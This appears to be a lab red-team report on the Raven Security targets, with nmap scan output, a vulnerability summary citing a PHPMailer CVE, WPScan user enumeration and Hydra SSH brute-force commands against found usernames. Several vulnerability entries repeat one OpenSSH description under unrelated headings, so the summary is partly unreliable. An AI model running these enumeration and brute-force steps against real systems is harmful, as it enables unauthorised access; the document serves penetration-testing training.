
Red Team: Summary of Operations

Exposed Services

Our scan results for each machine reveal the below services and OS details:

Command:


```
$ nmap -sC -sV -v 192.168.1.110
```



```
root@Kali:~# nmap -sC - sV -v 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-12 23:00 PST
NSE: Loaded 121 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:00
Completed NSE at 23:00, 0.00s elapsed
Initiating NSE at 23:00
Completed NSE at 23:00, 0.00s elapsed
Failed to resolve "-".
Failed to resolve "sV".
Initiating ARP Ping Scan at 23:00
Scanning 192.168.1.110 [1 port]
Completed ARP Ping Scan at 23:00, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:00
Completed Parallel DNS resolution of 1 host. at 23:00, 0.02s elapsed
Initiating SYN Stealth Scan at 23:00
Scanning 192.168.1.110 [1000 ports]
Discovered open port 139/tcp on 192.168.1.110
Discovered open port 22/tcp on 192.168.1.110
Discovered open port 111/tcp on 192.168.1.110
Discovered open port 80/tcp on 192.168.1.110
Discovered open port 445/tcp on 192.168.1.110
Completed SYN Stealth Scan at 23:00, 0.12s elapsed (1000 total ports)
NSE: Script scanning 192.168.1.110.
Initiating NSE at 23:00
Completed NSE at 23:01, 28.27s elapsed
Initiating NSE at 23:01
Completed NSE at 23:01, 0.00s elapsed
Nmap scan report for 192.168.1.110
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Raven Security
111/tcp open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          39416/tcp   status
|   100024  1          51537/udp6  status
|   100024  1          51552/tcp6  status
|_  100024  1          55113/udp   status
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Host script results:
|_clock-skew: mean: -3h40m00s, deviation: 6h21m03s, median: 0s
| nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   TARGET1<00>          Flags: <unique><active>
|   TARGET1<03>          Flags: <unique><active>
|   TARGET1<20>          Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2020-12-13T18:00:32+11:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-13T07:00:32
|_  start_date: N/A

NSE: Script Post-scanning.
Initiating NSE at 23:01
Completed NSE at 23:01, 0.00s elapsed
```

Command:

```
$ nmap -sC -sV -v 192.168.1.115
```



```
root@Kali:~# nmap -sC - sV -v 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-12 23:07 PST
NSE: Loaded 121 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:07
Completed NSE at 23:07, 0.00s elapsed
Initiating NSE at 23:07
Completed NSE at 23:07, 0.00s elapsed
Failed to resolve "-".
Failed to resolve "sV".
Initiating ARP Ping Scan at 23:07
Scanning 192.168.1.115 [1 port]
Completed ARP Ping Scan at 23:07, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:07
Scanning raven.local (192.168.1.115) [1000 ports]
Discovered open port 139/tcp on 192.168.1.115
Discovered open port 111/tcp on 192.168.1.115
Discovered open port 22/tcp on 192.168.1.115
Discovered open port 445/tcp on 192.168.1.115
Discovered open port 80/tcp on 192.168.1.115
Completed SYN Stealth Scan at 23:07, 0.09s elapsed (1000 total ports)
NSE: Script scanning 192.168.1.115.
Initiating NSE at 23:07
Completed NSE at 23:07, 28.50s elapsed
Initiating NSE at 23:07
Completed NSE at 23:07, 0.00s elapsed
Nmap scan report for raven.local (192.168.1.115)
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Raven Security
111/tcp open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          46831/udp   status
|   100024  1          54557/tcp   status
|   100024  1          55615/tcp6  status
|_  100024  1          56575/udp6  status
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Host script results:
|_clock-skew: mean: -3h39m59s, deviation: 6h21m02s, median: 0s
| nbstat: NetBIOS name: TARGET2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   TARGET2<00>          Flags: <unique><active>
|   TARGET2<03>          Flags: <unique><active>
|   TARGET2<20>          Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET2\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2020-12-13T18:07:17+11:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-13T07:07:17
|_  start_date: N/A

NSE: Script Post-scanning.
Initiating NSE at 23:07
Completed NSE at 23:07, 0.00s elapsed
Initiating NSE at 23:07
Completed NSE at 23:07, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 29.81 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)
```

Port Scan Results

Targets:

192.168.1.110
192.168.1.115

Port	State	Service	Product	Version	Extra
22/tcp	open	shh	SHH	OpenSSH 6.7	Debian
80/tcp	open	http	Apache	Apache httpd 2.4.10	Debian
139/tcp	open	netbios-ssn	Samba	4.2.14	SMB 2.02
445/tcp	open	netbios-ssn	Samba	4.2.14	SMB 2.02
111/tcp	open	rpcbind	Portmapper	4	
111/udp	open	rpcbind	Portmapper	3	
111/tcp6	open	rpcbind	Portmapper	2	
111/udp6	open	rpcbind	Portmapper	4	
39416/tcp	open	status		1	
51537/udp6	open	status		1	
51552/tcp6	open	status		1	
55113	open	status		1	

Critical Vulnerabilities

CWE-434 Unrestricted Upload of File with Dangerous Type & CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')

CVE-2016-10033 PHPMailer < 5.2.20 - Remote Code Execution

CVSS Base Score: 9.8

- The mailSend function in the is Mail transport in PHPMailer before 5.2.18, when the Sender property is not set, might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code via a \" (backslash double quote) in a crafted From address.

https://www.exploit-db.com/exploits/40969
https://nvd.nist.gov/vuln/detail/CVE-2016-10033#vulnCurrentDescriptionTitle
https://cwe.mitre.org/data/definitions/77.html

Description: The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment
Impact: Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient. This is especially true for .asp and .php extensions uploaded to web servers because these file types are often treated as automatically executable, even when file system permissions do not specify execution. For example, in Unix environments, programs typically cannot run unless the execute bit is set, but PHP programs may be executed by the web server without directly invoking them on the operating system
Potential Mitigations:
Phase: Implementation
Strategy: Input Validation
Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does.

CWE-200 Improper Assets Management

Apache httpd 2.4.10

- Out of date with known security vulnerabilities which allow Buffer overflow and Denial of Service attacks

https://httpd.apache.org/security/vulnerabilities_24.html
https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-177881/Apache-Http-Server-2.4.10.html

Open SSH 6.9

- Open SHH version 6.9 is vulnerable as it does not limit password lengths for password authentication, which allows remote attackers to cause a denial-of-service

Samba SMB 2.02

- Open SHH version 6.9 is vulnerable as it does not limit password lengths for password authentication, which allows remote attackers to cause a denial-of-service

RPCbind Port Mapper

- Open SHH version 6.9 is vulnerable as it does not limit password lengths for password authentication

CWE-548 Information Exposure Through Directory Listing

Apache Web Sever Exposed Directories

- Open SHH version 6.9 is vulnerable as it does not limit password lengths for password authentication

Description: A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers
Impact: Exposing the contents of a directory can lead to an attacker gaining access to source code or providing useful information for the attacker to devise exploits, such as creation times of files or any information that may be encoded in file names. The directory listing may also compromise private or confidential data
Potential Mitigations
Phases: Architecture and Design; System Configuration
Recommendations include restricting access to important directories or files by adopting a need to know requirement for both the document and server root, and turning off features such as Automatic Directory Listings that could expose private files and provide information that could be utilized by an attacker when formulating or conducting an attack

CWE-284 Improper Access Control

CWE-269 Improper privilege management
CWE-521 Weak Password Requirements
CWE-326 Inadequate Encryption Strength
CWE-521 Insufficiently protected credentials
CWE-260 Password in configuration file

The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor

Access control involves the use of several protection mechanisms such as:

Authentication (proving the identity of an actor)
Authorization (ensuring that a given actor can access a resource), and
Accountability (tracking of activities that were performed)

Impact: Gain Privileges or Assume Identity

Potential Mitigations

Phases: Architecture and Design; Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software


Exploitation

The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:


Target 1

We already know port 80 is open running an Apache Webserver, with a WordPress website titled Raven Security we navigate to our target IP adddress in the browser


htttp://192.168.1.110
http://192.168.1.110/wordpress



We view the source code on each of the webpages and discover FLAG1:



```
                                    <div class="info"></div>
                                </form>
                            </div>
                        </div>
                    </div>
                    <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                        <div class="single-footer-widget">
                            <h6>Follow Us</h6>
                            <p>Let us be social</p>
                            <div class="footer-social d-flex align-items-center">
                                <a href="#"><i class="fa fa-facebook"></i></a>
                                <a href="#"><i class="fa fa-twitter"></i></a>
                                <a href="#"><i class="fa fa-dribbble"></i></a>
                                <a href="#"><i class="fa fa-behance"></i></a>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hU
        <script src="js/vendor/bootstrap.min.js"></script>
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
        <script src="js/easing.min.js"></script>
        <script src="js/hoverIntent.js"></script>
        <script src="js/superfish.min.js"></script>
        <script src="js/jquery.ajaxchimp.min.js"></script>
        <script src="js/jquery.magnific-popup.min.js"></script>
        <script src="js/owl.carousel.min.js"></script>
        <script src="js/jquery.sticky.js"></script>
        <script src="js/jquery.nice-select.min.js"></script>
        <script src="js/waypoints.min.js"></script>
        <script src="js/jquery.counterup.min.js"></script>
        <script src="js/parallax.min.js"></script>
        <script src="js/mail-script.js"></script>
        <script src="js/main.js"></script>
    </body>
```




```
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

Enumerate the Word Press Site with WP Scan for users


Command:

$ wpscan –url http://192.168.1.110/wordpress/ --enumerate u



```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Dec 10 01:59:20 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Users found: steven & michael




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==============================================================> (10

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Perfect – we know SSH is open on port 22, lets try brute with Hydra

Command:

```
$ hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 6 ssh://192.168.1.110
$ hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
$ hydra -l steven -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
```

